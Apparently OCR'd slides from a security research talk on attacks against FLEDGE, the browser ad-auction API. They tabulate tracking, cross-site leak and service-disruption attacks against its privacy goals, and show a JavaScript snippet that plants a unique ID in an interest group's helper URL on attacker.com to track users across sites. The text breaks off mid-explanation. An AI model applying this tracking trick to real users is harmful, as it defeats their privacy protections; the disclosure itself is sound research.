


Advertising with FLEDGE



Advertising with FLEDGE

Web APIs
Isolated Storage
JS Worklets
Browser-supported Headers
Browser instance Anonymity
Attribution Reporting
Fenced Frames



Trusted (TEE) Servers
Real-time Key-Value Servers
Daily Update Servers
Oblivious HTTP
BYOS Servers

FLEDGE

- Browser-supported Real-time Bidding
  - Advertisers bid based on their own interest groups
  - Limits on information-sharing between advertisers
- Privacy Advancements:
  - **PA1:** The browser, not the advertiser, holds the information about the user’s interests.
  - **PA2:** Advertisers cannot combine interests with other information about the user.
  - **PA3:** The websites a user visits cannot learn about the visiter’s ad interests.

Attack Type	Mechanism
Tracking	Bidding Helpers
Tracking	Ad Rendering
Tracking	Bidding Logic
Tracking	Trusted Bidding Signals
Tracking	Win Reporting 1
Tracking	Win Reporting 2
Tracking	Event-level Reporting
Cross-site Leak	Group Owner Leak
Cross-site Leak	Interest Group Leak
Service Disruption	Browser Crash
Service Disruption	Blocking Ad Auctions
Service Disruption	Polluting Doubleclick


Attacks on FLEDGE

Attack Type	Mechanism	Violation
Tracking	Bidding Helpers	PA2
Tracking	Ad Rendering	PA2
Tracking	Bidding Logic	PA2, PA3
Tracking	Trusted Bidding Signals	PA1, PA2
Tracking	Win Reporting 1	PA2, PA3
Tracking	Win Reporting 2	PA2
Tracking	Event-level Reporting	PA2, PA3
Cross-site Leak	Group Owner Leak	PA2, PA3
Cross-site Leak	Interest Group Leak	PA1, PA2, PA3
Service Disruption	Browser Crash	Other
Service Disruption	Blocking Ad Auctions	Other
Service Disruption	Polluting Doubleclick	Other

Attacks on FLEDGE

Tracking


- Interest Groups (IGs) form the fundamental cross-context information provider that replaces 3P cookies
- IGs store numerous fields declared on one site and used on a different site (during bidding)
- Say, a user visits a site with the attacker embedded
- The attacker can add an interest group, filling one field, a helper URL for bidding, with a unique **ID**
- FLEDGE does not enforce anonymity on this field



```
navigator.joinAdInterestGroup({
owner: "https://attacker.com",
name: "name",
biddingWasmHelperUrl: "https://
attacker.com/wasm/" + ID,
...
}, 200)
```

Tracking (continued)

- Subsequently, the user visits a site with the embedded attacker
- This time, the attacker runs and participates in an ad auction
